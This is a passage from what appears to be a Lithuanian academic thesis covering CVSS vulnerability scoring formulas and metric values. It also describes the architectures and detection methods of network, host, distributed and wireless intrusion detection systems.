$$ISC_B = 1 - [\![(1 - C) * (1 - I) * (1 - A)]\!] . \quad (5)$$

Naudingumo rodiklis (ESC) skaičiuojamas pagal (6) formulę:

$$ESC = 8{,}22 * AV * AC * PR * UI . \quad (6)$$

Laikinis rodiklis (TS) skaičiuojamas pagal (7) formulę:

. $$TS = Apvalinimas(BS * E * RL * RC) \quad (7)$$

Jeigu modifikuoto poveikio rodiklis (MISC) yra mažiau arba lygus 0, tai aplinkos rodiklis (ES) yra lygus nuliui. Aplinkos rodiklis skaičiuojamas pagal 8 formulę jeigu modifikuotos srities rodiklis yra nepakitęs, o jeigu modifikuotos srities rodiklis yra pakitęs tai pagrindinis rodiklis skaičiuojamas pagal 9 formulę.

$$ES = Apvalinimas\ (Apvalinimas(Min[\![(MISC + MTS, 10)]\!]) * E * RL * RC)\ , \quad (8)$$

$$ES = Apvalinimas\ (Apvalinimas(Min[\![1{,}08 * (MISC + MTS, 10)]\!]) * E * RL * RC)\ . \quad (9)$$

Modifikuoto poveikio rodiklis (MISC) skaičiuojamas pagal 10 formulę jeigu modifikuotos srities rodiklis yra nepakitęs, o jeigu modifikuotos srities rodiklis yra pakitęs tai modifikuoto poveikio rodiklis skaičiuojamas pagal 11 formulę.

$$MISC = 6{,}42 * ISC_M\ , \quad (10)$$

$$MISC = 7{,}52 * [\![ISC_M - 0.029]\!] - 3{,}25 * [\![ISC_M - 0{,}02]\!]^{15}\ , \quad (11)$$

čia: $ISC_M = MIN[\![1 - \ [\![(1 - MC * CR) * (1 - MI * IR) * (1 - MA * AR)]\!], 0{,}915]\!]$. (12)

Modifikuotas laikinis rodiklis (MTS) skaičiuojamas pagal 13 formulę.

$$MTS = 8{,}22 * MAV * MAC * MPR * MUI\ . \quad (13)$$

Pažeidžiamumo matavimų reikšmės pagal pažeidžiamumo rodiklius aprašytos 2 lentelėje.

2 lentelė. Pažeidžiamumo matavimų reikšmės

Rodiklis	Rodiklio reikšmė	Skaitinė reikšmė	Pažeidžiamumo aprašymas
Atakos vektorius (AV) / Modifikuotos atakos vektorius (MAV)	Tinklas (N)	0,85	Susiję su tinklo prieigos priemonėmis.
	Gretimas tinklas (A)	0,62	Susiję su gretimo tinklo prieigos priemonėmis.
	Lokalus (L)	0,55	Susiję su lokalaus tinklo prieigos priemonėmis.
	Fizinis (P)	0,2	Susiję su fiziniu prisilietimu prie IT&T komponentų.
Sudėtingos atakos (AC) / Modifikuotos sudėtingos atakos (MAC)	Žemas (L)	0,77	Specializuotų prieigos sąlygų nėra.
	Aukštas (H)	0,44	Yra specializuotos prieigos sąlygos.
Reikalingos privilegijos (PR) / Modifikuotos reikalingos privilegijos (MPR)	Nėra (N)	0,85	Autorizuotos prieigos prie nustatymų ar failų nėra.
	Žemas (L)	0,62 / 0,68	Užtenka bazinių žinių, kad turėtum prieigą prie nustatymų ar failų.
	Aukštas (H)	0,27 / 0,5	Reikia turėti rimtą autorizavimą, kad pasiekti nustatymus ar failus.
Naudotojo sąsajos (UI) / Modifikuotos naudotojo sąsajos (MUI)	Nėra (N)	0,85	Galima užvadyti sistemą be jokios vartotojo sąsajos.
	Būtina (R)	0,62	Galima sistemą pasiekti tik po programinės įrangos suinstaliavimo, kurį gali atlikti tik administratorius.
Poveikio (C, I, A) / Modifikuotas poveikio (MC, MI, MA)	Aukštas (H)	0,56	Tiesiogiai galima pasiekti visą slaptą informaciją, visiškai sutrikdyti vientisumą, galima sukurti naujų sąryšių.
	Žemas (L)	0,22	Galima gauti tam tikrą slaptą informaciją, galima modifikuoti duomenis, bet nesutrikdyti vientisumo, nėra galimybės sutrikdyti paslaugą legaliems vartotojams.
	Jokio (N)	0	Nėra pažeidžiamas konfidencialumas, neprarandamas vientisumas, prieinamumas.

Kodo panaudojimo branda (E)	Neapibrėžta (X)	1	Naudojama, kai nenorima vertinti šios reikšmės.
	Aukštas (H)	1	Kodo panaudojimas yra plačiai prieinamas.
	Funkcionalus (F)	0,97	Kodo panaudojimas yra galimas.
	Koncepcinis (P)	0,94	Kodo panaudojimas yra galimas, bet ne visuose komponentuose.
	Nepatvirtintas (U)	0,91	Nėra jokio kodo panaudojimo galimybės arba ji yra teorinė.
Atstatymo lygis (RL)	Neapibrėžtas (X)	1	Naudojama kai nenorima vertinti šios reikšmės.
	Nepasiekiamas (U)	1	Nėra įdiegto sprendimo.
	Apėjimai (W)	0,97	Yra neoficialūs sprendimai.
	Laikini ištaisymai (T)	0,96	Yra oficialūs, bet laikini sprendimai.
	Oficialūs ištaisymai (O)	0,95	Yra oficialūs sprendimai.
Ataskaitų pasitikėjimas (RC)	Neapibrėžtas (X)	1	Naudojama, kai nenorima vertinti šios reikšmės.
	Patvirtintas (C)	1	Yra išsamios ataskaitos ir išeities kodai.
	Protingas (R)	0,96	Yra išsamios ataskaitos, bet nėra prieigos prie išeities kodų.
	Nežinoma (U)	0,92	Yra ataskaitos, bet joje rašoma, kad pažeidžiamumų nėra.
Saugumo reikalavimų (CR, IR, AR)	Neapibrėžtas (X)	1	Naudojama, kai nenorima vertinti šios reikšmės.
	Aukštas (H)	1,5	Gali turėti katastrofiškų pasekmių.
	Vidutinis (M)	1	Gali turėti rimtų pasekmių.
	Žemas (L)	0,5	Gali turėti ribotų pasekmių.

Pažeidžiamumo matavimų reikšmės atspinti IT&T pažeidžiamumų spragų rimtumą.

2. Kibernetinės saugos architektūrų analizė

Šiame skyriuje bus analizuojamos IDS, IRS ir IPS sistemų naudojamos architektūros ir metodikos.

2.1 Įsilaužimo aptikimo sistemų architektūros analizė

Šiandien tinklai auga labai sparčiai. Internetas, kuris jungia kitus tinklus, leido žmonėms prisijungti prie informacinių išteklių, kuriuos jie nori panaudoti kasdieninėms ar darbo funkcijoms, tuo būdu užtikrinant bet kokį ryšį bet kuriuo metu. Tačiau tuo pačiu metu yra piktavalių, ieškančių potencialių pažeidžiamų tinklo vietų, kuriuos jie gali išnaudoti pažeidžiamumus dėl naudos. Išanalizuosime galimas IDS architektūras, kad būtų galima susidoroti su įvairiomis atakomis.

2.1.1 Tinklo įsilaužimo aptikimo sistemų architektūros analizė

Analizuojant NIDS architektūrą visų pirma reikėtų apžvelgti stebėjimo informacijos specifiką bei naudojamus jutiklius.

Galime pastebėti, kad kai vartotojas perduoda duomenis per tinklą, kiekvienas TCP / IP tinklo lygis prie šių duomenų prideda informaciją, kuri susideda iš sekančių komponentų [48]:


1. **Aplikacijos lygio** (angl. *Application Layer*), kuriame siunčiami duomenys tarp aplikacijų serverio ir kliento, pvz. Interneto svetainės serverio ir Interneto svetainės naršyklės, panaudojant HTTP ir naudojantis tokiais protokolais, kaip DNS, SMTP, FTP, SNMP;
2. **Transportinis lygio** (angl. *Transport Layer*), kuris atsakingas už paketinių duomenų perdavimą tarp pagrindinių (angl. *host*) mazgų ir kuris gali pasirinktinai užtikrinti ryšio patikimumą. Dažniausiai naudojami TCP ir UDP protokolai. Kiekvienas paketas iš paminėtų protokolų naudoja siunčiamo ir gaunamo prievadų numerius;
3. **IP lygio arba tinklo lygio** (angl. *Network Layer*), kuris maršrutizuoja paketus tinkle. Dažniausiai naudojami protokolai IPv4 ar IPv6, kurie yra pagrindiniai TCP / IP tinklo protokolai, o taip pat interneto valdymo pranešimų (angl. *Internet Control Message Protocol*) ir interneto grupių valdymo (angl. *Internet Group Management Protocol*) protokolai;
4. **Aparatinės įrangos lygio** (angl. *Hardware Layer*) arba **duomenų perdavimo lygio** (angl. *Data Link Layer*), kuris skirtas tvarkyti fizinio tinklo komponentų ryšius įskaitant kabelius, maršrutizatorius, komutatorius ir tinklo sąsajos plokštes (angl. *network interface cards*). Dažniausiai naudojamas Ethernet protokolas, kuris naudoja unikalų įrenginio identifikatoriaus adresą (angl. *media access control*).

Galime pastebėti, kad norint atlikti tinklo, jo srauto ar atskirų įrenginių stebėjimą bei analizuoti gautą informaciją NIDS naudoja šių tipų jutiklius [48]:

1. **Aparatinius** (angl. *appliance–based sensor*), kurie yra specializuotai pritaikyti surinkti informaciją iš specializuotų įrangos komponentų, įskaitant tinklo sąsajų kortelių (toliau – NIC) informaciją. Jie dažniausiai turi ir specializuotą programinę įrangą prie kurios administratoriai neturi prieigos;
2. **Programinius**, kurie neturi aparatinės įrangos dalies ir gali būti sudiegti į mazgus, kurie atitinka reikalavimus.


Taip pat galima pastebėti, kad NIDS architektūra priklauso nuo to, kaip NIDS jutikliai yra pajungiami. Galimi tokie NIDS jutiklių pajungimo būdai bei NIDS architektūra [48, 49]:

1. **Integruota** (angl. *Inline*), kurios pajungimo schema pavaizduota 8 pav. Tokia NIDS architektūra gali sustabdyti išpuolius, užblokuodami tinklo srautą. Tokioje architektūroje naudojamos tinklo atšakos (angl. *Test Access Point*), kurios leidžia turėti tinklo kopiją per sujungimą tarp jutiklio ir fizinio tinklo, įskaitant optinį kabelį. Šios NIDS architektūros trūkumas yra tas, kad galimas tinklo greitaveikos sumažėjimas, nes visas tinklo srautas yra pajungtas per jutiklius.




8 pav. Integruota NIDS architektūra

2. **Pasyvi**, kurios pajungimo schema pavaizduota 9 pav. Tokia NIDS architektūra gali stebėti tinklo srauto kopiją ir taip neįtakojant į pagrindinio tinklo kokybės parametrus. Naudojant tokią architektūra galima stebėti tinklą pagrindinėse tinklo vietose. Tokioje architektūroje naudojami jungiamieji prievadai (angl. *Switch Port ANalyser*), kuris leidžia stebėti tinklo srautą einantį per komutatorių. Šios NIDS architektūros trūkumas yra tas, kad galimas tinklo, kad yra galimas tinklo ryšio praradimas kai yra įrenginėjama tinklo atšaka.



9 pav. Pasyvi NIDS architektūra


3. **Mišri**, kurios pajungimo schema pavaizduota 10 pav. Tokia NIDS architektūra gali sustabdyti išpuolius, užblokuodami tinklo srautą ir stebėti tinklo srauto kopiją ir taip neįtakojant į pagrindinio tinklo kokybės parametrus. Tokioje architektūroje naudojami ir jungiamieji prievadai, kurie leidžia stebėti tinklo srautą einantį per komutatorių, ir tinklo atšakos, kurios leidžia turėti tinklo kopiją per sujungimą tarp jutiklio ir fizinio tinklo, įskaitant optinį kabelį, taip pat gali būti naudojamas IDS apkrovos išlyginimo įrenginys, kuris leidžia paskirstyti tinklo srauto kopijos apkrovą iš tinklo atšakos į skirtingus jutiklius pagal užduotus parametrus tokius kaip IP adresas, pagal protokolus ar kitus parametrus.



10 pav. Mišri NIDS architektūra

2.1.2 Tinklo funkcionavimo analizės architektūros analizė


Analizuojant tinklo funkcionavimo analizės (angl. *Network Behavior Analysis*) architektūrą (toliau – NBA) galime pastebėti, kad yra naudojama mišri NIDS architektūra [53], kuri pavaizduota 10 pav. Skirtumas tarp mišrios tinklo funkcionavimo analizės architektūrų ir yra tas, kad funkcionavimo analizės architektūros metu surinkus srauto duomenų informaciją vykdoma elgsenos modelių analizė. Taip galima identifikuoti susijusius tinklo elementus, kurie pagal savo elgseną vykdo tam tikras piktybiškas veiklas (pvz., identifikuojant kompiuterių zombių tinklus (angl. *botnet*) ir pan.). Atliekant minėtų surinktų duomenų analizę yra naudojamas, pvz., MINDS metodas [52], kuris pavaizduotas 11 pav.



11 pav. Tinklo funkcionavimo analizės MINDS metodo panaudojimas

2.1.3 Mazgų įsilaužimo aptikimo sistemų architektūros analizė

Analizuojant HIDS architektūrą galime pastebėti, kad dažniausiai yra naudojamas serverio–agento modelis, kuris pavaizduotas 12 pav. Naudojant šią architektūrą pagrindinis serveris gauna informaciją iš agentų, kurie yra įdiegti analizuojamose informacinėse sistemose, ir ją analizuoja. Jeigu yra stebima daug aplikacijų, tai gali būti naudojama paskirstyta infrastruktūra bei centralizuotas serveris, o taip pat gali būti galimybė keisti agentų parametrus iš centrinės konsolės [48].



12 pav. HIDS architektūra

2.1.4 Paskirstytų įsilaužimo aptikimo sistemų architektūros analizė

Analizuojant DIDS architektūrą galime pastebėti, kad tokios architektūros naudojimas pasirenkamas tada, kai yra didelis ir sudėtingas tinklas. Prie tokių tinklų priskiriami telekomunikacijų operatorių tinklai arba tokie tinklai kai reikia stebėti daug nutolusių tinklo elementų tokių, kaip pvz. SCADA (angl. *Supervisory Control and Data Acquisition*) sistemos, protingų namų ar daiktų interneto įrenginių stebėjimui ir pan. [18, 23]. Naudojant DIDS architektūrą, kuri pavaizduota 13 pav. Informacijos surinkimui yra naudojami šie komponentai [51]:

1. **Agentai**, kurie turi savo apibrėžtas sąrankos sritis (angl. *Interests*) tokias, kaip lokali, domeno, korporatyvinė, tiesioginė ar paveldėta. Agentai skirstomi į sekančius lygmenis:

1.1. **Lokalūs arba pagrindiniai agentai** (angl. *Local Agents* arba *Basic Agents*), kurie skirti surinkti siaurą, specializuotą informaciją ir pateikti ją darbo stočių agentui;

1.2. **Darbo stočių agentai** (angl. *Workstation Coordinator Agents*), kurie yra skirti palaikyti ryšį tarp lokalaus agento ir domeno agento identifikuojant ir perduodant domeno agentui aukštesnio prioriteto perspėjimus arba kitam darbo stočių agentui pagal paskirstytas sritis;


1.3. **Domeno agentai** (angl. *Domain Coordinator Agents*), kurie yra skirti perspėjimų apsikeitimo užtikrinimui tarp Darbo stočių agentų ir Domeno agentų, nes žino kiekvieno jų paskirtas sritis ir taip pat skirtas palaikyti ryšį tarp Domeno agento ir korporatyvinio agento;

1.4. **Korporatyvinis agentas** (angl. *Enterprise Coordinator Agent*), kuris yra vadovaujantis Domeno agentams ir skirtas perspėjimų apsikeitimo užtikrinimui tarp Domeno agentų pagal sritis;

1.5. **Saugumo politikos valdymo agentas** (angl. *Security policy Manager Agent*), kuris yra skirtas valdyti saugumo politiką nurodant agentų vaidmenis, atsakomybę bei veiksmus, nusakančius kas ką turi daryti esant vieniems ar kitiems įvykiams ar perspėjimams;

2. **Registrai**, kurie yra skirstomi į du pagrindinius tipus:2.1. Agentų registras (angl. *Agent Registry*), kuris skirtas kaupti informaciją apie agentus, kurie yra paleisti mazge, apie jo kaupiamus įvykius (angl. *events*) ir generuojamus pranešimus (angl. *alerts*);

2.2. Sąrankų registras (angl. *Interest Registry*), kuris skirtas kaupti informaciją apie agentų duomenų surinkimo sritis, jų ryšius.



13 pav. DIDS architektūra


2.1.5 Belaidžio tinklo įsilaužimo aptikimo sistemų architektūros analizė

Analizuojant WIDS architektūrą galime pastebėti, kad belaidį tinklą sudaro sekantys tinklo įrangos komponentai [50]:

1. **Galiniai įrenginiai**, dažniausiai tai nešiojami kompiuteriai, mobilūs telefonai ir kiti įrenginiai, turintys įrangą, palaikančią IEEE 802.xx standartą;
2. **Prieigos taškai**, kurie skirti sujungti galinius įrenginius su tinklo perdavimo sistemomis per bevielio ryšio tinklus. Dažniausiai tai yra bevielio tinklo bazinės stotys;
3. **Prieigos komutavimo (agregavimo) taškai**, kurie skirti palaikyti ryšy tarp prieigos taškų ar / ir bazinių stočių. Jie gali būti kelių lygmenų (pvz. rajoninis, regioninis).

Galima pastebėti, kad naudojant WIDS architektūrą, kuri pavaizduota 14 pav., informacijos surinkimui yra naudojami šie komponentai [50]:

1. **Saugumo politikos valdymo taškas** (angl. *Base Policy Decision Point*), kuris skirtas valdyti saugumo politiką aprašant įsibrovimo taisykles, siekiant įvertinti gautą informaciją ir atlikti jos analizę;
2. **Regioniniai agentai** (angl. *Regional Policy Agent*), kurie skirti surinkti apibrėžtą reikalingą informaciją iš lokalių agentų, ją identifikuojant ir perduodant pagrindiniam taškui aukštesnio prioriteto perspėjimus;
3. **Lokalūs agentai** (angl. *Local Policy Agent*), kurie skirti surinkti apibrėžtą reikalingą informaciją iš jutiklių, ją identifikuojant ir perduodant regioniniam agentui aukštesnio prioriteto perspėjimus;
4. **Jutikliai** (angl. *Sensor Node*), kurie skirti surinkti siaurą, apibrėžtą informaciją ir ją pateikti lokaliam agentui.



14 pav. WIDS architektūra

Analizuojant IDS galima identifikuoti, kad jos naudoja sekančius komponentus [48]:

1. **Jutiklius arba agentus**, kurie dažniausiai stebi veiklą. Jutikliai dažniausiai naudojami NIDS, WIDS, NBA, o agentai dažniausiai naudojami HIDS. Analizei naudojami valdymo serveriai, bet kartais jutikliai ir agentai gali būti naudojami atskirai ir tada administratoriai tiesiogiai valdo, stebi ir analizuoja gaunamą informaciją;
2. **Valdymo serverius**, kurie naudojami surinkti informaciją iš jutiklių ir agentų bei ją analizuoti. Esant didesniam tinklui yra galimi keli valdymo serveriai arba net dviejų ar trijų lygių valdymo serveriai;
3. **Duomenų bazių serverius**, kurie skirti kaupti duomenis iš jutiklių, agentų ir valdymo serverių;
4. **Valdymo konsolės**, kurios skirtos naudotojams ir administratoriams. Vienos konsolės būna skirtos jutiklių, agentų konfigūravimui, programinės įrangos atnaujinimui, o kitos skirtos tik gautų duomenų stebėsenai ir analizei.

2.1.6 Naudojamų metodikų įsilaužimui aptikti analizė

Analizuojant piktnaudžiavimo aptikimo (angl. *misuse–based detection*) arba kitaip vadinama parašo aptikimo (angl. *Signature–based Detection*) metodiką [16] galime pastebėti, kad ji remiasi šiais aptikimo algoritmais ir modeliais [49]:

1. **Parašo aptikimo metodu**, kurio metu stebimi įvykiai, kurie yra suvesti į atakų duomenų bazę. Šioje duomenų bazėje yra kaupiamos seniau identifikuotos ir patvirtintos atakos;
2. **Taisyklėmis paremtu metodu**, kurio metu yra identifikuojamos atakos, kurių atpažinimui naudojama taisyklė vadinama „jeigu–tai“;
3. **Perėjimo paremtu metodu**, kurio metu yra stebimas būsenų pasikeitimas ir identifikuojamos būsenos, kurios yra pažymėtos kaip galimos grėsmės. Dažniausiai būsenos atitinka skirtingas tinklo protokolo kaupiklių būsenas arba esamų veikiančių procesų ar tam tikrų failų vientisumo ir galiojimo būsenos;
4. **Duomenų analizės metodu** (angl. *Data Mining Based*), kurio metu kiekvienas duomenų rinkinio egzempliorius yra pažymimas kaip "normalus" arba "įkyrus" [21, 22]. Dažniausiai metodas naudojamas automatiškai pažymėti duomenis į "normalius" arba "įkyrius" ir taip identifikuojant naujus įsilaužimo aptikimo modelius (pvz. MONID ir ORCHIDS).

Analizuojant anomalijos aptikimo metodiką galima pastebėti, kad ji remiasi šiais aptikimo algoritmais ir metodais [17, 49]:

1. **Statistiniu metodu**, kurio metu kurių metu stebimas naudotojo, sistemos ar tinklas, nustatant tam tikrus kriterijus ir leistinas ribas (pvz., kiekvieno seanso prisijungimo ir atsijungimo laikas);
2. **Taisyklėmis paremtu metodu**, kurio metu įprasta naudotojo, sistemos ar tinklo elgsena aprašoma taisyklių rinkiniu ir taip pat aprašoma, kas yra neįprastas elgesys (taisyklių, pvz. *ComputerWatch* ir *Wisdom & Sense*);
3. **Atstumo metodu**, kurio metu vertinamas daugialypis duomenų pasiskirstymas ir identifikuojami jo neatitikimai, kurie nėra aptinkami statistinės analizės metu;
4. **Modelio metodu**, kurio metu yra aprašomas įprastas individualaus vartotojo elgesio modelis ir yra identifikuojami nukrypimui nuo jo;
5. **Profilio metodu**, kurio metu yra aprašomas įprastas elgesio profilis kiekvienam tinklo srauto, vartotojo, sistemų ir pan. tipui ir yra identifikuojami nukrypimui nuo jo (metodo naudojimo pvz.

